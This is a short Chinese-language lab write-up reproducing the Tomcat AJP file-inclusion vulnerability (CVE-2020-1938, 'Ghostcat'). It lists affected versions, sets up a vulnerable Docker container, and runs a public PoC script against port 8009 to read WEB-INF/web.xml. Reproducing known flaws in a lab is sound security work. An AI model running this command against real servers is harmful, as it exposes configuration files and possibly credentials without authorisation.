Apache-Tomcat-Ajp文件包含漏洞复现（cve-2020-1938）

# 0x00漏洞概述

Apache与Tomcat都是Apache开源组织开发的用于处理HTTP服务的项目，两者都是免费的，都可以做为独立的Web服务器运行。

Apache Tomcat服务器存在文件包含漏洞，攻击者可利用该漏洞读取或包含 Tomcat 上所有 webapp 目录下的任意文件，如：webapp 配置文件或源代码等。

# 0x01前置条件

无

# 0x02影响版本

Apache Tomcat 6

Apache Tomcat 7 < 7.0.100

Apache Tomcat 8 < 8.5.51

Apache Tomcat 9 < 9.0.31

# 0x02环境搭建

攻击机环境及工具：

kali2020、python2.7.17、CNVD-2020-10487-Tomcat-Ajp-lfi.py

测试机环境及工具：

在kali2020中

在kali使用docker拉取镜像：

docker pull duonghuuphuc/tomcat-8.5.32 （拉取环境）

docker run -d -p 8080:8080 -p 8009:8009 --name ghostcat duonghuuphuc/tomcat-8.5.32

（启动环境）

# 0x03漏洞复现

## POC1复现

poc来源：<https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi>

切换目录：cd CNVD-2020-10487-Tomcat-Ajp-lfi/

执行 python CNVD-2020-10487-Tomcat-Ajp-lfi.py -p 8009 -f WEB-INF/web.xml 172.17.0.1

结果如下图0：




图0

# 0x04失败原因

无